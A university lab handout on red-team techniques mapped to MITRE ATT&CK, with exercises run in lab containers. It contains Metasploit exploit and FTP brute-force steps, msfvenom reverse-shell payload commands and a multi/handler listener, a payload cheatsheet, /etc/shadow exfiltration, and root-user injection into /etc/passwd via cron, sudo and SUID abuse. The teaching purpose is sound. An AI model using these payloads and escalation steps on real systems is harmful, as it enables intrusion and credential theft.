



Source: Bing Chat AI

LABORATORY 12-13. RED TEAM TECHNIQUES THROUGH MITRE ATT&CK (PART 2)

DEPARTMENT OF COMPUTER SCIENCE. UNIVERSITY OF OVIEDO

Computer Security | 2023 – 2024 (v4.0 "Isaac Peral")





Content

	The Infrastructure of this Laboratory	2
	Block 1: MITRE ATT&CK Phase 4. TA0002. Execution (continued)	3
	Exercise L12B1_METERPRETER: Meterpreter for exploiting (T1569. System Services)	4
	Exercise L12B1_MULTIHANDLER: Msfvenom payloads and multi/handler	7
	Block 2: MITRE ATT&CK Phase 6: TA0004. privilege scalation	10
	Exercise L12B2_CRONEXFIL: Privilege scalation through cron jobs: Privileged information exfiltration (T1053. Scheduled Task/Job)	10
	Exercise L12B2_LIBSCALE: Privilege scalation through replacing executables / dependencies: Msfvenom reverse shells (T1053. Scheduled Task/Job)	11
	Exercise L12B2_DEPSCALE: Privilege scalation through replacing executable dependencies: Confidential data exfiltration (T1574. Hijack Execution Flow)	11
	Block 3: MITRE ATT&CK Phase 6: TA0004. privilege scalation (continued).....	13
	Exercise L12B3_RSHELLEXIT: Breaking restrictions and concealing activities (T1548. Abuse Elevation Control Mechanism)	13
	Exercise L12B3_SUDOEXE: Identifying sudo programs (T1548. Abuse Elevation Control Mechanism)	14
	Exercise L12B3_VALIDACC: Generating a valid password for a Linux user (T1078. Valid Accounts).14	
	Exercise L12B3_SUDOSCALE: Privilege scalation through sudo programs (T1548. Abuse Elevation Control Mechanism)	15
	Exercise L12B3_SUIDEXE: Identifying SUID programs (T1548. Abuse Elevation Control Mechanism) 15	
	Exercise L12B3_SUIDSCALE: Privilege scalation through SUID programs (T1548. Abuse Elevation Control Mechanism)	16
	Exercise L12B3_INSPECTSCALE: Potential privilege scalation through executable inspection techniques (T1078. Valid Accounts).....	17
	Badges and Self-Assessment	18




BACK

The Infrastructure of this Laboratory

This lab contains the following containers:

- An **"privilege scalation" Kali**, which is the one with the tools installed to exploit and perform privilege scalation on the other one. This container has access to the Internet
- A **"privilege scalation" Ubuntu**, containing several commands and configurations that allow practicing privilege scalation techniques. You have options to practice different exercises (password for all users is **test123...**):
 - A non-sudoer user with a **restricted shell**, **restricted**, running the **enter_ssh_restricted_privesc_ubuntu_lab12.sh** script.
 - A non-sudoer user with a **normal shell**, **testUser**, running the **enter_ssh_testUser_privesc_ubuntu_lab12.sh** script.
 - You also have standard access with the script **enter_privesc_ubuntu_lab12.sh**.





Block 1: MITRE ATT&CK Phase 4.

TA0002. Execution (continued)



1

2

3



Exercise L12B1_METERPRETER: Meterpreter for exploiting (T1569. System Services)

Description of the activity / Practical application

You need to understand the basic “usage cycle” of *Metasploit* to try to exploit a vulnerability.

Expected results

This activity will be finished when

- You are able to complete a full typical exploit launching cycle of MSF with an existing exploit (no matter if it does not work against the target)
- You are able to complete a typical exploit launching cycle of MSF with an auxiliary module and obtain a successful result

Additional information required to do it

This activity aims to get you familiarized with *Metasploit Framework* basic usage (MSF)

Start MSF

Run *Metasploit Framework* running these three commands (ignore the warnings), as we did in the *Nmap* laboratory:

- Start MSF database: `sudo service postgresql start`
- Init MSF: `sudo msfdb init`
- Enter the MSF console (takes a while to launch the prompt): `msfconsole -q`

Basic MSF usage

Once `msf` is started, the first thing we must do is to **ensure that it is working well**. To do that, type `db_status` and ensure that the message: `postgresql connected to msf` appears. Once connected to the database, we can start organizing our different activities by using what are called *workspaces*. This gives us the ability **to save scans to different locations/networks/subnets**, for example. Issuing the `workspace` command from the `msfconsole`, will display the currently created workspaces. The `'default'` workspace is selected when connecting to the database, which is represented by the `*` beside its name. Create a new `"lab12"` workspace using the command `workspace -a lab12` (`-d` to delete it) and change workspaces typing `workspace <workspace name>` (E. g.: `workspace lab12`). The next activities will be done in this workspace.

Understanding the “typical chain of events” of an exploit

Metasploit		TunnelsUp.com v1.0	
General Information Metasploit is a free tool that has built in exploits which aids in gaining remote access to a system by exploiting a vulnerability in that server. msfconsole Launch program version Display current version msfupdate Pull the weekly update makerc <FILE.rc> Saves recent commands to file msfconsole -r <FILE.rc> Loads a resource file		Executing an Exploit use <MODULE> Set the exploit to use set payload <PAYLOAD> Set the payload show options Show all options set <OPTION> <SETTING> Set a setting exploit or run Execute the exploit Session Handling sessions -l List all sessions sessions -i <ID> Interact/attach to session background or ^Z Detach from session	
Using the DB The DB saves data found during exploitation. Auxiliary scan results, hashdumps, and credentials show up in the DB. First Time Setup Run from linux command line. service postgresql start Start DB msfdb init Init the DB db_status Should say connected hosts Show hosts in DB services Show ports in DB vulns Show all vulns found		Finding an Exploit to Use Do information gathering with db_nmap and auxiliary modules. Aux mods have numerous scanners, gatherers, fuzzers, and tools that allow you to scan a CIDR block or single IP and will save the results in the DB. db_nmap -sS -A 192.168.1.100 Do port scan and OS fingerprint then add results to DB show auxiliary Show all auxiliary modules (scanners, fuzzers, proxies, etc.) use auxiliary/scanner/smb/smb_version Detect the SMB version in use use auxiliary/scanner/ftp/anonymous Scan for anonymous FTP servers use auxiliary/scanner/snmp/snmp_login Scan for public SNMP strings Once information is gathered on the host, look at what services or OS the host is running and do a search for that term. Example: if NMAP found that host is running 'smb' service, run 'search smb' to find exploits for that service. search <TERM> Searches all exploits, payloads, and auxiliary modules show exploits Show all exploits show payloads Show all payloads Workspaces Each workspace is like its own database. Create a new one to have a fresh DB. workspace -h Help workspace -l List workspace -a Add workspace -d Delete workspace -r Rename	
Meterpreter Commands sysinfo Show system info ps Show running processes kill <PID> Terminate a process getuid Show your user ID upload/download Upload/download a file pwd / lpwd Print working directory cd / lcd Change directory cat Show contents of a file edit <FILE> Edit a file (vim) shell Drop into a shell migrate <PID> Switch to another process hashdump Show all pw hashes (Win) idletime Display idle time of user screenshot Take a screenshot clearrev Clear the logs		Escalate Privileges use priv Load the script getsystem Elevate your privs getprivs Elevate your privs Token Stealing (Win) use incognito Load the script list_tokens -u Show all tokens impersonate_token DOMAIN\USER Use token drop_token Stop using token Enable port forwarding. This opens port 3388 locally which forwards all traffic to 3389 on the remote host: meterpreter> portfwd [ADD DELETE] -L <LHOST> -l 3388 -r <RHOST> -p 3389 Pivot through a session by adding a route within msf it allows you to exploit or scan adjacent hosts: msf> route add <SUBNET> <MASK> <SESSIONID>	

Finding an exploit to use

This activity should begin with gathering target operating system and services information via an enumeration phase that identify services and versions (like the one we saw in **Topic 5** and **Lab 8-9**). You can use the stand-alone **nmap** tool and integrate their scan results in the current workspace (we showed how to do that in lab 8-9) or the **nmap** integrated in MSF via the **db_nmap** command. The goal is to **search for applicable exploits, for the services and their concrete versions found**, in the database that the *Metasploit Framework* has. This database can be consulted here: <https://www.rapid7.com/db/?type=metasploit>. You can also add **searchploit** exploits to *MSF*, but this will not be part of this laboratory.

- In this case, we will issue the command typing **db_nmap -sV 192.168.12.3** from the **msfconsole** to know services and their versions, as we did in Lab 8-9.
- Once you have services and versions, locate in a CVE database (example www.cvedetails.com) for available exploits of the services you found.
- One of the services (**apache2**) seems to have a serious exploit available related to their version **2.4.50**, higher than the one installed on the machine, so it is worth a look. Locate this exploit in www.exploit-db.com
- Search in the **msf** exploit database for *Apache 2.4.50* exploits (**search <keywords>** command)

Executing an exploit

In a real environment, we should test each potentially applicable exploit using the `use <exploit> - set payload <payload> - show options - set options <...> - exploit` cycle shown in the image. **Every candidate exploit can be treated this way.** For this case, we need to configure the located exploit with these parameters

- **Payload:**

- Consult the available payloads for an exploit with `show payloads`. As we have lots of options, we have a *Linux* target machine and we want a reverse TCP connection to avoid firewalls, we can narrow the search with `search payload/linux -t reverse`.
- Once here we must choose the full name of the correct payload to apply. To decide which one to use, follow these steps:
 - We have a *Linux* target system.
 - We are going to use a reverse TCP connection (*reverse shell*).
 - We need to choose between a *Meterpreter* or a standard shell (better try *Meterpreter* first, it has more power as we saw in the theory topics).
 - We are dealing with an x64 architecture.
 - We then may choose between a **Stager** or an *Inline* payload (**stageless**); in a *Docker* environment the second works best.
 - With this, you should have enough data to choose the appropriate one. Choose the appropriate payload that met all these conditions and `set payload` it. (please, remove `payload/` from the payload name you found when doing this)

- **Rest of the parameters**

- Once you choose a payload, consult the detailed exploit information with `info <full exploit name>` to see its options and rest of the parameters. In this case only these two are necessary
 - `RHOST: 192.168.12.3`
 - `LHOST: 192.168.12.2`

Once configured, launch the exploit. *Does it work?*

MSF aux module usage

This activity uses an **MSF auxiliary module** to test again most of this “*MSF exploit cycle*” but for a different purpose: **brute forcing an FTP server present in the Ubuntu container**. The procedure is the same as an actual exploit (`use`), except from the `payload` part (no payload will be run in an *auxiliary module*). This *auxiliary module* is named `ftp_login`, and the full name (to put in the `use` command) can be consulted with `search ftp_login`. To launch this, consider the following tips:

- Give read permissions to everyone to the file `/wordlist/2020mostcommon.txt`
- Set the appropriate options to launch the exploit. Do not forget that options are fully explained in the `info` command. Typical options are `LHOST` (IP of the attacking machine) or `RHOSTS` (the IP/IPs of the target(s)). In this case you can use the `USERNAME root` and a password file (`PASS_FILE`) you can find in the `/wordlist/2020mostcommon.txt` directory of the *Kali* container.
- Launch the `exploit` to see what happens (wait, it will succeed 😊).

Exercise L12B1_MULTIHANDLER: *Msfvenom* payloads and *multi/handler*

Description of the activity / Practical application

You need to generate a custom payload to try to exploit a vulnerable web page

Expected results

This activity will be finished when you are able to establish a *Meterpreter* connection through a **msfvenom** generated payload and use a *Meterpreter* shell in the exploited machine.

Additional information required to do it

On the theory topics we saw that **msfvenom** is a payload generator application that can generate payloads in different programming languages with various malicious effects. One of the most typical ones is running a *Meterpreter* reverse shell on an infected system. We are going to test this following this procedure to see the effect of an actual payload in action:

- Login the *Ubuntu* container as a non-privileged user (**testUser**)
- Know that the privilege escalation *Ubuntu* container can run PHP web pages with **php <php file>** and any user in the system is able to place web pages on the default directory used to host served web pages to other machines (**/var/www/html**).
- Know also that the *Ubuntu* container (our victim) is on a fixed IP.
- Follow the procedure to generate the PHP *Meterpreter* reverse shell payload in a **.php** file called **shell.php** shown in theory. You can also use the following cheatsheet as a reference (**NOTE**: If you cannot see it correctly, there is a downloadable version (PDF format) here: https://github.com/jose-r-lopez/SSI_Extra_Materials/blob/main/Cheatsheets/msfvenom.pdf). Do not forget to set the **LHOST** parameter (the attacking container) and the **RHOST** parameter (the attacked container) to change its value to the correct IPs.

MsFvenom Cheatsheet (ingenieriainformatica.uniovi.es) A Metasploit standalone payload generator. https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom GENERAL USAGE /usr/bin/msfvenom [options] <var=val>  closekali:~/Desktop/Allhacked/post\$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.36 LPORT=4444 -platform windows --arch x86 -f exe > reverse_tcp.exe No encoder or badchars specified, outputting raw payload Payload size: 341 bytes Final size of exe file: 73802 bytes  root@kali:~# msfvenom -p osx/x86/shell reverse_tcp LHOST=192.168.179.146 LPORT=4444 -f macho > /root/Downloads/exploits/exploit.macho No platform was selected, choosing Msf::Module::Platform::OSX from the payload No Arch selected, selecting Arch: x86 from the payload No encoder or badchars specified, outputting raw payload Payload size: 65 bytes Final size of macho file: 20800 bytes				
NOTES	AVAILABLE EXECUTABLE FORMATS	AVAILABLE TRANSFORM FORMATS	AVAILABLE PLATFORMS	AVAILABLE ARCHITECTURES
MsFvenom Payload Creator for Red Team Tactics: https://www.codenoterror.io/packit/msfvenom-payload-creator-for-red-team-tactics-qdw4a59 Tutorial de uso general: https://www.offensive-security.com/metasploit-unleashed/msfvenom/	asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, jar, js, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-cmd, psh-net, psh-reflection, python-reflection, vba, vba-exe, vba-psh, vbs, war	base32, base64, bash, c, csharp, dw, dword, hex, java, js, be, js_le, num, perl, pl, powershell, psl, py, python, raw, rb, ruby, sh, vbapplication, vbscript	aix, android, apple_ios, brocade, bsd, bsd, cisco, firebox, freebsd, hardware, hpux, irix, java, javascript, juniper, linux, mainframe, multi, netbsd, netware, nodejs, openbsd, osx, php, python, r, ruby, solaris, unfi, unix, unknown, windows	aarch64, ambe, armle, cbea, chea64, cmd, dalvik, firefox, java, mips, mips64, mips64le, mipsbe, mipsle, nodejs, php, ppc, ppc64, ppc64le, ppc64le, ppc64le, python, r, ruby, sparc, sparc64, tly, x64, x86, x86_64, zarch
OPTIONS	EXAMPLES			
-a, --arch <arch>: The architecture to use for --payload and --encoders (use --list archs to list)	--list-options: List --payload <value>'s standard, advanced and evasion options	msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe		WAR
-b, --bad-chars <list>: Characters to avoid example: '\x00\xff'	-n, --nopsled <length>: Prepend a nopsled of [length] size on to the payload	List payloads: msfvenom -l		msfvenom -p java/jsp_shell_reverse_tcp LHOST=<local IP Address> LPORT=<Local Port> -f war > shell.war
-c, --add-code <path>: Specify an additional win32 shellcode file to include	-o, --out <path>: Save the payload to a file	Binaries Payloads		Scripting Payloads
-e, --encoder <encoder>: The encoder to use (use --list encoders to list)	-p, --payload <payload>: Payload to use (--list payloads to list, --list-options for arguments). Specify	Linux Meterpreter Reverse Shell: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port>	Python Reverse Shell: msfvenom -p cmd/unix/reverse_python LHOST=<Reverse IP Address> LPORT=<Local Port> -f raw >	
--encoder-space <length>: The maximum size of the encoded payload (defaults to the -s value)	--pad-nops: Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of	Linux Bind Meterpreter Shell: msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f elf > bind.elf	Bash Unix Reverse Shell: msfvenom -p cmd/unix/reverse_bash LHOST=<Local IP Address> LPORT=<Local Port> -f raw >	
--encrypt <value>: The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)	--platform <platform>: The platform for --payload (use --list platforms to list)	Linux Bind Shell: msfvenom -p generic/shell/bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f elf > term.elf	Perl Unix Reverse Shell: msfvenom -p cmd/unix/reverse_perl LHOST=<Local IP Address> LPORT=<Local Port> -f raw >	
--encrypt-iv <value>: An initialization vector for --encrypt	-s, --space <length>: The maximum size of the resulting payload	Windows Meterpreter Reverse TCP Shell: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port>	Shellcode	
--encrypt-key <value>: A key to be used for --encrypt	--sec-name <value>: The new section name to use when generating large Windows binaries. Default: random 4-	Windows Reverse TCP Shell: msfvenom -p windows/shell/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f exe > shell.exe	Windows Meterpreter Reverse TCP Shellcode: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address>	
-f, --format <format>: Output format (use --list formats to list both executable and transform formats available) (see both format boxes for	--service-name <value>: The service name to use when generating a service binary	Windows Encoded Meterpreter Windows Reverse Shell: msfvenom -p windows/meterpreter/reverse_tcp -e shikata_ga_nai -i 3 -f exe >	Linux Meterpreter Reverse TCP Shellcode: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Local IP Address>	
-h, --help: Show this message	--smallest: Generate the smallest possible payload using all available encoders	Mac Reverse Shell: msfvenom -p osx/x86/shell/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f macho > shell.macho	Mac Reverse TCP Shellcode: msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Local IP Address>	
-i, --iterations <count>: The number of times to encode the payload	-t, --timeout <seconds>: The number of seconds to wait when reading the payload from STDIN (default 30, 0 to	Mac Bind Shell: msfvenom -p osx/x86/shell/bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f macho > bind.macho	Create User: msfvenom -p windows/adduser USER=hacker PASS=hacker1235 -f exe > adduser.exe	
-k, --keep: Preserve the --template behaviour and inject the payload as a new thread	-v, --var-name <value>: Specify a custom variable name to use for certain output formats	Web Payloads		METASPLOIT HANDLER
-l, --list <type>: List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all	-x, --template <path>: Specify a custom executable file to use as a template	PHP Meterpreter Reverse TCP: msfvenom -p php/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.php cat shell.php pbcopy && echo "<?php " tr -d '\n' > shell.php && ASP Meterpreter Reverse TCP: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f asp > shell.asp JSP Java Meterpreter Reverse TCP: msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.jsp	use exploit/multi/handler set PAYLOAD <Payload Name> set RHOST <Remote IP> set LHOST <Local IP> set LPORT <Local Port> run	

- To transfer files between both containers, you can generate **temporal web servers** in any port that may allow you to easily read files from remote systems. To do that, go to a folder with the file you want to access remotely and do the following, depending on the *Python* version you want to use (containers in the infrastructure have *Python* 3 installed). **NOTE:** `wget <IP>:<port>` is an effective way to make requests to these temporal web servers from the place you want to transfer the files to:

- Python 2: `python -m SimpleHTTPServer <port number>`
- Python 3 (the one installed in the containers): `python -m http.server <port number>`

- Once the file is transferred, run **MSF** as in the previous activity
- As the payload (the **msfvenom** generated file) will not be running inside MSF, but in the remote machine, enable a **multi/handler** payload listener following the procedure we saw in theory. Use the following parameters (please use the **Stageless meterpreter_reverse_tcp payload shown in the code**, as the *Staged* one may not work in container environments):

```

use exploit/multi/handler
set PAYLOAD php/meterpreter_reverse_tcp
set RHOST 192.168.12.3
set LHOST 192.168.12.2
set LPORT 3000

```

- Run the exploit in background with the **-j** option.

```
exploit -j
```



- Now run the `shell.php` on the other container to establish the connection. You can browse to it from the VM or run `php -f shell.php`.
- If all is successful, you should see a message notifying that a reverse shell connection session has been established, and now you can access to this session by its ID. Use `sessions -l` to list available *Meterpreter* sessions, and `sessions -i <session ID>` to login into one.
- Now you are in a fully active *Meterpreter* shell, and you can use its power to achieve post-exploitation techniques like the ones we review in theory. You can type `help` to see available commands. Check these ones:
 - Typical shell commands like `ls` and `ps`
 - A command to upload any file to the exploited machine. Test this with `/wordlist/2020mostcommon.txt`. Think about what you can do with this, even if you are not a privileged user.
 - Run `shell`, and try to use some commands, like `whoami`.



1

2

3





Block 2: MITRE ATT&CK Phase 6: *TA0004. privilege scalation*

Exercise L12B2_CRONEXFIL: Privilege scalation through cron jobs: Privileged information exfiltration (*T1053. Scheduled Task/Job*)

Description of the activity / Practical application

You need to extract privileged information from a remote system by abusing the **cron** OS functionality

Expected results

This activity will be finished when you are able to extract privileged information from a system that enables you to run commands as **root** by a malicious modification of a scheduled **cron** job

Additional information required to do it

The **cron** daemon **runs scheduled tasks** to perform system maintenance, backups, etc. System-wide tasks that are scheduled can be consulted in the **/etc/crontab** file. However, this *daemon* can also be used to gain privilege scalation. Your current user may be able to introduce a scheduled task in this file, and it will run as **root**, or you can replace one of the scheduled tasks by another file if the file permissions of the task to be run allows it. To practice this kind of vulnerability, we are going to use it as a vector to exfiltrate privileged information. To do this, follow these steps.

- Login the *Ubuntu* system as a non-privileged user (**testUser**).
- Give **o+r** permissions to **/tmp/integrity_check.py**
- Check the contents of the **/etc/crontab** file to ensure it has scheduled tasks associated to **root**. You can use this documentation as reference to interpret the **crontab** contents: <https://ostechnix.com/a-beginners-guide-to-cron-jobs/>
- Locate the files that are run as part of these **cron** jobs and see if you can modify any of them.
- Modify these files with code you develop that can read confidential data (like the **/etc/shadow** file). *Why do you think this will be successful?*
- Check that you could exfiltrate the data.

NOTE: output of processes managed by **cron** can be viewed in **/var/log/cron.log**

Exercise L12B2_LIBSCALE: Privilege scalation through replacing executables / dependencies: *Msfvenom* reverse shells (T1053. Scheduled Task/Job)

Description of the activity / Practical application

You need to become root inside a reverse shell by abusing the `cron` OS functionality

Expected results

This activity will be finished when you are able to stablish a *Meterpreter* connection through a `msfvenom` generated payload in *Python*.

Additional information required to do it

From the techniques you acquired to replace `cron` processes or executable dependencies (choose one), use the `msfvenom` payload generation technique to enable a *Meterpreter* `root` reverse shell from the *Ubuntu* container to the *Kali* container by using the `multi/handler` exploit as explained in theory, via the `python/meterpreter/reverse_tcp` payload.

 BACK

1

2

3



Exercise L12B2_DEPSCALE: Privilege scalation through replacing executable dependencies: Confidential data exfiltration (T1574. Hijack Execution Flow)

Description of the activity / Practical application

You need to become root on a system by corrupting the execution flow of an existing program

Expected results

This activity will be finished when you are able to extract privileged information from a system that enables you to run commands as `root` by a malicious modification of a *Python* executable dependency.

Additional information required to do it

`cron` scheduled jobs are an example of an attack that **replaces legitimate executable files/dependencies by a malicious version that is run later by another program**. The same technique can be used in any scenario in which a program loads libraries to perform some functions when these libraries can be overwritten by different ones with a malicious action. This applies to any language or situation in which, even if you do not have permission to modify a program itself, you can replace one of its parts or dependencies. Just by replacing one part with code you own, you can achieve the malicious effect. To test this, follow this procedure:

- Log in with a non-privileged user (`testUser`)
- Go to the `/` folder and examine the `main_check.py` contents. *Can you modify this file?*



- Use this program to exfiltrate the contents of `/etc/shadow` to a place you can read from. Use `more` (not `cat`) to see the file contents. Does it work if you run it with `testUser`? Why? What happens if the non-privileged user has no rights to access to the contents exfiltrated by the modified dependency? Do you have to wait for something?
- Use the script `enter_privesc_ubuntu_lab12.sh`, temporally turn `root` (`sudo su`), and execute the `main_check.py` file. What happens now?



↑
BACK

1

2

3



Block 3: MITRE ATT&CK Phase 6: *TA0004. privilege escalation (continued)*

In the previous lab we saw how to exfiltrate files using *GTFOBins* (<https://gtfobins.github.io/>). We will now use the same techniques (and new ones) to gain **root** access in the exploited machine once we managed to access to it by “normal” means or by “exploiting” means (previous lab).

Exercise L12B3_RSHELLEXIT: Breaking restrictions and concealing activities (*T1548. Abuse Elevation Control Mechanism*)

Description of the activity / Practical application

You need to get out a restricted shell

Expected results

This activity will be finished when you are able to break the limitations of the restricted shell, obtaining something like a standard shell and checking if you gain more permissions this way or not.

Additional information required to do it

Sometimes users can log in a system and find themselves in a **restricted shell**. This is a classic technique to limit user actions, so their activities are more controlled, leaving users just with a couple of authorized commands to run and its home directory as the only writable one, among other restrictions. The number of restrictions implemented by this type of shell is documented here: https://www.gnu.org/software/bash/manual/html_node/The-Restricted-Shell.html. This activity consists of using **sed** as a *GTFOBin* to break the restrictions, following these steps:

- Log in the *Ubuntu* container with the restricted user via the appropriate script.
- Test that you are indeed restricted (try to access a directory outside your home, try to redirect the output of any command...).
- Consult the documentation of the command **sed** as a *GTFOBin* (<https://gtfobins.github.io/gtfobins/sed/>) to achieve the following:
 - **Obtain an unrestricted shell** (that allows you to break out your home directory) and check that you can now run the previously restricted commands.
 - Check if the unrestricted shell **gives you more permissions as a user** than the restricted one or not.

Exercise L12B3_SUDOEXE: Identifying `sudo` programs (T1548. Abuse Elevation Control Mechanism)

Description of the activity / Practical application

You need to locate programs that can be run with `sudo` on a system

Expected results

This activity will be finished when you are able to know which commands any of the infrastructure users can run with `sudo`, if any.

Additional information required to do it

`sudo` is a command that grants `root` privileges temporally to users or groups. A typical configuration is having a `sudo` group whose members (named `sudoers`) can run everything as `root`. But sometimes this configuration is more restrictive: `sudo` rights to run all commands are exclusive to some users only, and other users may have rights to run only a **restricted set of commands** with `sudo`. Every user can know which commands they can run as `sudo` with `sudo -l`

Exercise L12B3_VALIDACC: Generating a valid password for a Linux user (T1078. Valid Accounts)

Description of the activity / Practical application

You need to know how to generate a valid `/etc/passwd` entry for a user from a password you know.

Expected results

This activity will be finished when you are able to generate valid passwords from any plain text string and understand where you must put them to make a correct `/etc/passwd` entry.

Additional information required to do it

One of the ways of achieving privilege escalation in a remote system is to insert a new user with `root` privileges into that system if you manage to write on its `/etc/passwd` file. There are multiple ways of attempting to do that, but first you need to know how to correctly modify a `passwd` file. A user entry in a password file has this structure (you can `cat /etc/passwd` to check it):

```
<username>:<generated salted password>:<user id>:<group id>:<main group name>:<home dir>:<shell>
```

Typically, when the generated salted password is `x`, it means that the corresponding password is stored in the `/etc/shadow` file, a file with more restrictive permissions. Considering that `root` users must have a `0` in its user id and group id, and its main group name is `root`, a user entry `hacker` with `root` "powers" may look like this (we reuse an existing home directory to avoid creating a new one):

```
hacker:<generated salted password>:0:0:root:/root:/bin/bash
```

Therefore, you have only to know how to generate the salted password you want, and it can be done with the `mkpasswd` command. Check the help of the command to use a secure hash method (see the cryptography theory topic) and read the plaintext password you want to use from `stdin`

🔗 Exercise L12B3_SUDOSCALE: Privilege scalation through `sudo` programs (T1548. Abuse Elevation Control Mechanism)

🔗 Description of the activity / Practical application

You need to become `root` using the *GTF0Bin* technique and `sudo` programs

🔗 Expected results

This activity will be finished when you are able to go `root` from an unprivileged user via `root` shell generation and generating a user identity with `root` capabilities in an external system and introducing it using `sudo` *GTF0Bins*.

📖 Additional information required to do it

Once you know the necessary techniques to deal with passwords, users, and `sudo`, we can use them to test this privilege scalation technique. It is based in allowed `sudo` programs to non-sudoer users. This technique can be found in real systems and in CTFs. This activity consists of using the *GTF0Bins* documentation repository and the different programs you can run with `sudo` on the *Ubuntu* system of the [Lab 12 infrastructure](https://gtfobins.github.io/) (<https://gtfobins.github.io/>) to do the following operations (**TIP**: Use the `testUser` user).

- Create a `root` shell (**TIP**: you may have to wait until you must press a key to input the final part of the command 😊)
- Generate a new `root` user (user id = 0) by exfiltrating the `/etc/passwd` file of the *Ubuntu* system to the *Kali* system, add that user on the *Kali*, and overwrite the *Ubuntu* `/etc/passwd` file with the new one. To do that, consider the following
 - Typical *Ubuntu* passwords are stored using SHA-256 hashes.
 - Remote access with the new `root` user via SSH is not possible because it requires additional SSH configuration to allow remote connections to `root` users (it is not allowed by default). It is wiser to access remotely with your current user and promote to the new user once inside.
 - Remember the **Python temporal web server techniques** we saw to help you transfer files between containers.

🔗 Exercise L12B3_SUIDEXE: Identifying SUID programs (T1548. Abuse Elevation Control Mechanism)

🔗 Description of the activity / Practical application

You need to locate programs on a system with the SETUID or SETGID bit activated

Expected results

This activity will be finished when you are able to find all executables with its *SetUID* and *SetGID* bits enabled, no matter their owner.

Additional information required to do it

SetUID and *SetGID* programs are executables with these permission bits enabled. These bits enable a program to be temporally run with the file owner privileges to perform a task requiring them. You can find all currently installed executables with these bits enabled with `find / -perm -u=s -type f 2>/dev/null`. `chmod +s` activates the bit for any existing executable. This type of programs can be found in:

- CTFs, as it is a common way to achieve privilege escalation.
- In real-life: however, programs with the *SetUID* bit activated from the *GTFOBin* list are very rare in normal situations. You can find them because of a serious misconfiguration or mistake, or because a previous intrusion has activated this bit to use these programs in future intrusions (*persistence!* 😞).

Exercise L12B3_SUIDSCALE: Privilege escalation through SUID programs (T1548. Abuse Elevation Control Mechanism)

Description of the activity / Practical application

You need to become root using the *GTFOBin* technique and SUID programs

Expected results

This activity will be finished when you are able to go `root` from an unprivileged user via `root` shell generation, or generating a user identity with `root` capabilities, and introducing it using *SetUID*/*SetGID* *GTFOBins*.

Additional information required to do it

Now that you know how to identify *SetUID* executables, use the executables you find, and the previous *GTFOBin* repository of information, to perform the following privilege escalation operations:

- Read the contents of `/etc/shadow`, even if it is a heavily protected file.
- Read the contents of the `/etc/passwd` file and dump them to a file on your home folder. Add an additional `root` user like in the previous exercise, but performing all the modifications in the local system, instead of sending the file to a remote one like in the previous exercise. Replace the contents of the `/etc/passwd` with the new ones using the appropriate *SetUID* program among those you find in the *Ubuntu* container.
- **Go to your Ubuntu VM**, copy the `/bin/cp` command to your home directory, activate the *SetUID* bit of the copy, and try to copy a file to a restricted location (for example, `/root`) with this local copy of the `cp` command. *Does it work? Is having the SetUID bit enabled enough? What do you need to make SUID programs work as GTFOBins then?*
- Attain a `root` shell in the local system using a *SetUID* program that directly enables it.

Exercise L12B3_INSPECTSCALE: Potential privilege scalation through executable inspection techniques (T1078. Valid Accounts)

Description of the activity / Practical application

You need to attain privilege scalation extracting potential hardcoded confidential data from existing executables on a system

Expected results

This activity will be finished when you can inspect any binary executable file with **strings** and realize the dangers of hard-coding confidential data. You also must think how this could be used to achieve privilege scalation on applications (not only on the OS)

Additional information required to do it

